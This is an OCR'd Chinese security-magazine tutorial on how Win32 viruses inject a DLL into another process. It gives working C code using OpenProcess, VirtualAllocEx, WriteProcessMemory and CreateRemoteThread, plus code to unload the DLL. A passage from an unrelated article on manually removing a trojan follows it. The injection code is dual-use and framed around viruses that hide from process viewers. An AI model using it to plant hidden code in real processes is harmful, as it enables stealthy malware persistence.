


图 5



DLL病毒技术窥探

艳阳大雪

对于Win32下的病毒来说，DLL远程插入技术使用的十分广泛。这种技术之所以能够得到如此广泛的应用，就在于它不同于其他EXE形式的病毒。通常，应用这类技术的病毒体都是存在于某个DLL文件中，依赖于别的程序在启动的时候将它们加载到进程中来运行。这样做的好处有两点：一是可以逃避一般的进程查看工具；另一点是病毒体即使被发现了，对于一般人来说也是很难清理掉的。因为病毒的DLL文件一旦被加载进程中之后，只要这个进程不终止运行，那么DLL文件也就不会被从内存中卸载出来。不过，一些特殊工具就除外了。本文我就将自己对这类病毒的一些学习心得与大家一起分享。

在开始之前先给大家介绍几个要用到的API函数。

> OpenProcess：用于打开要寄生的目标进程。
> VirtualAllocEx/VirtualFreeEx：用于在目标进程中分配／释放内存空间。
> WriteProcessMemory：用于在目标进程中写入要加载的DLL名称。
> CreateRemoteThread：远程加载DLL的核心内容，用于控制目标进程调用API函数。
> LoadLibrary：目标进程通过调用此函数来加载病毒DLL。

上面我只对函数进行了简要的说明，如果想了解关于函数更多的东西，大家可以自己去查查资料。这里我选择A2S.exe（著名的shellcode生成工具）文件为寄生的目标进程。看一段代码。

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved )
{
  switch ( fdwReason )
  {
    case DLL_PROCESS_ATTACH:
    {
      MessageBox( NULL, _T("成功加载"), _T("信息"), MB_ICONINFORMATION );
    }
    break;
    case DLL_PROCESS_DETACH:
    {
      MessageBox( NULL, _T("顺利卸载"), _T("信息"), MB_ICONINFORMATION );
    }
    break;
  }
  return TRUE;
}
```

上面这段代码是一个非常easy的Win32 DLL程序，它就是我们模拟的病毒文件Yanyangdaxue.dll。程序中只用到了一个Dll Main入口函数。其中，特别要注意的是那两个MessageBox，是为了告知我们程序在加载和卸载的时候是否成功完成。对于病毒来说，这里就不是两个MessageBox了，而是要变成病毒要做的事情，也就是我们都非常熟悉的DLL_PROCESS_ATTACH事件，代码如下：

```
case DLL_PROCESS_ATTACH:
{
  StartVirus();
}
break;
```

相信经过上面一番说明之后，大家心里应该都有个数了。下面我们就要真刀真枪了，代码如下：

```
DWORD FindA2S( LPCTSTR lpszProcess )
{
  DWORD dwRet = 0;
  HANDLE hSnapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  PROCESSENTRY32 pe32;
  pe32.dwSize = sizeof( PROCESSENTRY32 );
  Process32First( hSnapshot, &pe32 );
  do
  {
    if ( lstrcmpi( pe32.szExeFile, lpszProcess ) == 0 )
    {
      dwRet = pe32.th32ProcessID;
      break;
    }
  } while ( Process32Next( hSnapshot, &pe32 ) );
  CloseHandle( hSnapshot );
  return dwRet;
}
```

这里对于是使用Tool Help函数库还是PSAPI函数库，大家可以根据自己的实际情况来选择。这段代码的目的就是通过给定的进程名称来在当前系统中查找相应的进程，并返回该进程的ID。得到进程ID后，就可以调用OpenProcess来打开目标进程了：

```
// 打开目标进程
HANDLE hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION |
  PROCESS_VM_WRITE, FALSE, dwProcessID );
```

现在有必要说一下OpenProcess第一个参数所指定的三种权限。我们知道在Win32系统下，每个进程都拥有自己的4G虚拟地址空间，各个进程之间都相互独立。如果一个进程需要完成跨进程工作的话，那么它必须拥有目标进程的相应操作权限。在这里，PROCESS_CREATE_THREAD表示可以通过返回的进程句柄在该进程中创建新的线程，也就是调用CreateRemoteThread的权限；同理，PROCESS_VM_OPERATION则表示在该进程中分配／释放内存的权限，也就是调用VirtualAllocEx/VirtualFreeEx的权限；PROCESS_VM_WRITE表示可以向该进程的地址空间写入数据，也就是调用WriteProcessMemory的权限。

至此目标进程已经打开，那么我们该如何将DLL注入其中呢？在此之前，请大家看一行代码是如何在本进程内显式加载DLL的：HMODULE hDll = LoadLibrary("Yanyangdaxue.dll");。如果能控制目标进程调用LoadLibrary，不就可以完成DLL的远程注入了么？的确是这样，我们可以通过CreateRemoteThread将LoadLibrary作为目标进程的一个线程来启动，这样就可以完成“控制目标进程调用LoadLibrary”的工作了。相信大家都会想到如下代码：

```
    DWORD dwID;
    LPVOID pFunc = LoadLibraryA;
    HANDLE hThread = CreateRemoteThread( hProcess,
NULL, 0,
    (LPTHREAD_START_ROUTINE)pFunc,
    (LPVOID)"Yanyangdaxue.dll", 0, &dwID );
```

不过结果肯定会让大家大失所望——注入DLL失败！

现在让我们来分析一下失败的原因吧。我之前说过，在Win32系统下，每个进程都拥有自己的4G虚拟地址空间，各个进程之间都是相互独立的。在这里，我们当作参数传入的字符串Yanyangdaxue.dll其实是一个数值，它表示这个字符串位于Virus.exe地址空间之中的地址，而这个地址在传给A2S.exe之后，它指向的东西就失去了有效性。举个例子来说，譬如A、B两栋大楼，我住在A楼的401；那么B楼的401住的是谁我当然不能确定，也就是401这个门牌号在B楼失去了有效性，而且如果我想要入住B楼的话，我就必须请B楼的楼长为我在B楼中安排新的住处，当然这个新的住处是否是401也就不一定了。

由此看来，我就需要做这么一系列略显繁杂的手续——首先在A2S.exe目标进程中分配一段内存空间，然后向这段空间写入我要加载的DLL名称，最后再调用CreateRemoteThread。这段代码就成了这样：

```
    // 向目标进程地址空间写入DLL名称
    DWORD dwSize, dwWritten;
    dwSize = lstrlenA( lpszDll ) + 1;
    LPVOID lpBuf = VirtualAllocEx( hProcess, NULL,
dwSize, MEM_COMMIT, PAGE_READWRITE );
    if ( NULL == lpBuf )
    {
        CloseHandle( hProcess );
        // 失败处理
    }
    if ( WriteProcessMemory( hProcess, lpBuf, (LPVOID)
lpszDll, dwSize, &dwWritten ) )
    {
        // 要写入字节数与实际写入字节数不相等，仍属失败
        if ( dwWritten != dwSize )
        {
            VirtualFreeEx( hProcess, lpBuf, dwSize,
MEM_DECOMMIT );
            CloseHandle( hProcess );
            // 失败处理
        }
    }
    else
    {
        CloseHandle( hProcess );
        // 失败处理
    }
    // 使目标进程调用LoadLibrary，加载DLL
    DWORD dwID;
    LPVOID pFunc = LoadLibraryA;
    HANDLE hThread = CreateRemoteThread( hProcess,
NULL, 0,
    (LPTHREAD_START_ROUTINE)pFunc, lpBuf, 0, &dwID
);
```

需要说明的有两点，一是由于要在目标进程中为ANSI字符串来分配内存空间，所以这里凡是和目标进程相关的部分，都明确使用了后缀为"A"的API函数。


当然，如果要使用Unicode字符串的话，可以换作后缀是"W"的API；第二，在这里LoadLibrary的指针是取的本进程的LoadLibraryA的地址，这是因为LoadLibraryA/LoadLibraryW位于kernel32.dll之中，而Win32下每个应用程序都会把kernel32.dll加载到进程地址空间中一个固定的地址，所以这里的函数地址在A2S.exe中也是有效的。

在调用LoadLibrary完毕之后，我们就可以做收尾工作了。

```
    // 等待LoadLibrary加载完毕
    WaitForSingleObject( hThread, INFINITE );
    // 释放目标进程中申请的空间
    VirtualFreeEx( hProcess, lpBuf, dwSize,
MEM_DECOMMIT );
    CloseHandle( hThread );
    CloseHandle( hProcess );
```

在此解释一下WaitForSingleObject这句。由于我们是通过CreateRemoteThread在目标进程中另外开辟了一个LoadLibrary的线程，所以我们必须等待这个线程运行完毕才能够释放那段先前申请的内存。

好了，现在可以尝试着整理这些代码并编译运行。运行A2S.exe，然后开启一个有模块查看功能的进程查看工具（我使用的是IceSword）来查看A2S.exe的模块。下面是成功加载之后的截图。Yanyangdaxue.dll已经安静的躺在了A2S.exe的模块列表之中了。




上面我们把注入讲完了，下面我们再来看看对于这类病毒是如何应付的，也就是如何卸载。跟DLL的注入过程类似，只不过在这里使用了两个API：GetModuleHandle和FreeLibrary。这里省去了与注入部分相似或相同的代码：

```
    // 使目标进程调用GetModuleHandle，获得DLL在目标进程
中的句柄
    DWORD dwHandle, dwID;
    LPVOID pFunc = GetModuleHandleA;
    HANDLE hThread = CreateRemoteThread( hProcess,
NULL, 0, (LPTHREAD_START_ROUTINE)
    pFunc, lpBuf, 0, &dwID );
    // 等待GetModuleHandle运行完毕
    WaitForSingleObject( hThread, INFINITE );
    // 获得GetModuleHandle的返回值
    GetExitCodeThread( hThread, &dwHandle );
    // 释放目标进程中申请的空间
    VirtualFreeEx( hProcess, lpBuf, dwSize,
MEM_DECOMMIT );
    CloseHandle( hThread );
    // 使目标进程调用FreeLibrary，卸载DLL
    pFunc = FreeLibrary;
    hThread = CreateRemoteThread( hProcess, NULL, 0,
    (LPTHREAD_START_ROUTINE)pFunc,
```

```
    (LPVOID)dwHandle, 0, &dwID );
// 等待FreeLibrary卸载完毕
    WaitForSingleObject( hThread, INFINITE );
    CloseHandle( hThread );
    CloseHandle( hProcess );
}
```

上面这段代码非常犀利。对于任何进程中的DLL模块都可以用它卸载掉。出于此原因考虑，所以大家慎而用之。文中如有不当的地方，还请原谅。

（本文涉及到的工具A2S.exe光盘中已收录）



前几日，我一位同学的电脑中了木马，说是卡巴斯基查出了木马但却无法将木马清除，要我帮他看一下。为了便于查杀病毒，我把电脑重新启动至“安全模式”，因为木马一般是把自身复制到系统目录下，我就用卡巴斯基直接对System32目录进行了扫描，果不出我所料，木马文件的确是在该目录下的，而且查出的结果也跟我同学描述的情况一样，无法自动清除，如图1。




图 1

从图1中我们可以看出木马的一些基本信息。既然卡巴斯基无法自动清除这个木马，那么我只有帮卡巴斯基一把了。我们可以看到System32目录下的Rundll32.exe被感染了木马，所以，在任务管理器中会看到rundll32.exe的进程，如果打开的程序很多的话，这个进程的名字的确有很大的迷惑性！因为这个程序调用了木马，所以当电脑启动后就肯定会有这个进程，如果你发现自己的电脑在开机的时候也有这个进程的话，一定要注意了！另外，我们仔细看图1的话，会发现HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinServerNamx下有一个键值调用了rundll32.exe，我们打开注册表确认一下，如图2。

